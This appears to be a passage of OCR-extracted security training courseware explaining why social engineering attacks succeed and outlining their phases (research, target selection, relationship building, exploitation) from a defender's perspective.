
  Security policy is the foundation of security infrastructure. It is a high-level document describing the security controls implemented in a company. An organization should take extreme measures related to every possible security threat or vulnerability. Implementation of certain security measures such as password change policy, information sharing policy, access privileges, unique user identification, and centralized security, prove to be beneficial.

Why is Social Engineering Effective?

Like other techniques, social engineering does not deal with network security issues; instead, it deals with the psychological manipulation of a human being to extract desired information.

The following are reasons why social engineering continues to be effective:

- Despite various security policies, preventing social engineering is a challenge because human beings are most susceptible to variation.
- It is challenging to detect social engineering attempts. Social engineering is the art and science of manipulating people into divulging information.
- No method guarantees complete security from social engineering attacks.
- No specific hardware or software is available to safeguard against social engineering attacks.
- This approach is relatively cheap (or free) and easy to implement.



Phases of a Social Engineering Attack

Research the Target Company

- Dumpster diving, websites, employees, tour of the company, etc.

Select a Target

- Identify frustrated employees of the target company

Develop a Relationship

- Develop a relationship with the selected employees

Exploit the Relationship

- Collect sensitive account and financial information, as well as current technologies

Phases of a Social Engineering Attack

Attackers take the following steps to execute a successful social engineering attack:

- **Research the Target Company**

  Before attacking the target organization's network, an attacker gathers enough information to infiltrate the system. Social engineering is one technique that helps in extracting information. Initially, the attacker researches basic information about the target organization, such as the nature of the business, its location, number of employees, and other facts. While researching, the attacker indulges in activities such as dumpster diving, browsing the company's website, and finding employee details.

- **Select a Target**


  After finishing their research, the attacker selects a target for extracting sensitive information about the organization. Usually, attackers try to reach out to disgruntled employees because they are easier to manipulate.

- **Develop a Relationship**

  Once the target is set, the attacker builds a relationship with that employee to accomplish their task.

- **Exploit the Relationship**

  The attacker exploits the relationship and extracts sensitive information about the organization's accounts, finance information, technologies in use, and upcoming plans.

